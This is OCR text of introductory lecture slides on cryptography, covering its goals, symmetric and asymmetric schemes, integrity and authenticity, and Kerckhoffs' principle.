
Alice today sends a message to Alice tomorrow

Things to Remember

- **Cryptography is:**
  - A tremendous tool
  - The basis for many security mechanisms

- **Cryptography is not:**
  - The solution to all security problems
  - Reliable unless implemented and used properly
  - Something you should not try to invent yourself
  - many many examples of broken ad-hoc designs

Classification




Classification (cont…)

- **Cryptography** is the science of secret writing with the goal of hiding the meaning of a message.
- **Cryptanalysis** is the science and sometimes art of breaking cryptosystems.
- **Studying Cryptography is all about**
  - **Symmetric Algorithms:** two parties have an encryption and decryption method for which they share a secret key.
  - **Asymmetric (or Public-Key) Algorithms**
  - **Cryptographic Protocols:** Roughly speaking, crypto protocols deal with the application of cryptographic algorithms. Symmetric and Asymmetric algorithms

Cryptographic algorithms and protocols


- **Symmetric encryption**
  - Used to conceal the contents of blocks or streams of data of any size, including messages, files, encryption keys, and passwords
- **Asymmetric encryption**
  - Used to conceal the contents of blocks or streams of data of any size, including messages, files, encryption keys, and passwords
- **Data integrity algorithms**
  - Used to protect blocks of data, such as messages, from alteration
- **Authentication protocols**
  - Schemes based on the use of cryptographic algorithms designed to authenticate the identity of entities

What is Cryptography About?



- Adversary: clever person with powerful computer
- Goals:
  - Data privacy
  - Data integrity and authenticity


Data Privacy



The goal is to ensure that the **adversary** does not see or obtain the data (message) M.


- **Example:** M could be a credit card number being sent by shopper Alice to server Bob and we want to ensure attackers don't learn it.

Integrity and Authenticity



- The goal is to ensure that
  - M really originated with Alice and not someone else
  - M has not been modified in transit

Ideal World




Cryptonium pipe: Cannot see inside or alter content.

All our goals would be achieved!


But cryptonium is only available on planet Crypton not in the Earth

Example: Medical Database



- FA; FA' contain confidential information and we want to ensure the adversary does not obtain them
- Need to ensure
  - doctor is authorized to get Alice's file
  - FA; FA' are not modified in transit
  - FA is really sent by database
  - FA' is really sent by (authorized) doctor

Cryptographic Schemes




$\mathcal{E}$: Encryption Algorithm K_e : Encryption Key

$\mathcal{D}$:Decryption Algorithm K_d : Decryption Key

Algorithms: standardized, implemented (public!)

Cryptographic Schemes




$\mathcal{E}$: Encryption Algorithm K_e : Encryption Key

$\mathcal{D}$:Decryption Algorithm K_d : Decryption Key

Settings:

- public-key (asymmetric): K_e public, K_d secret
- private-key (symmetric): $K_e = K_d$ secret

Cryptographic Schemes




$\mathcal{E}$: Encryption Algorithm K_e : Encryption Key

$\mathcal{D}$: Decryption Algorithm K_d : Decryption Key

How do keys get distributed? Magic, for now!

Cryptographic Schemes



Our concerns:

- How to define security goals (CIA) and threat model?
- How to design E, D?
- How to gain confidence that E, D achieve our goals?

Keys and Kerckhoffs' Principle

- To maintain security key k should be definitely a secret
- What about Encryption and Decryption algorithm ?
- More security by keeping them private too ?

Kerckhoffs' Principle:

"The cipher method must not be required to be secret and it must be able to fall into the hands of the enemy without any inconvenience "

Security rely solely on the secrecy of the key

19th century Dutch cryptographer

Arguments for Kerckhoffs' Principle

P1: Maintaining the privacy of a "short" key is easier than maintaining the privacy of a "large" algorithm

- Key ≈ 100 bits
- Program: 1000 times larger


P2: Easy to replace a key than a whole program when exposed

P3: Infeasible to imagine a secret pair of algorithm for every pair of communicating parties

But crypto can do much more

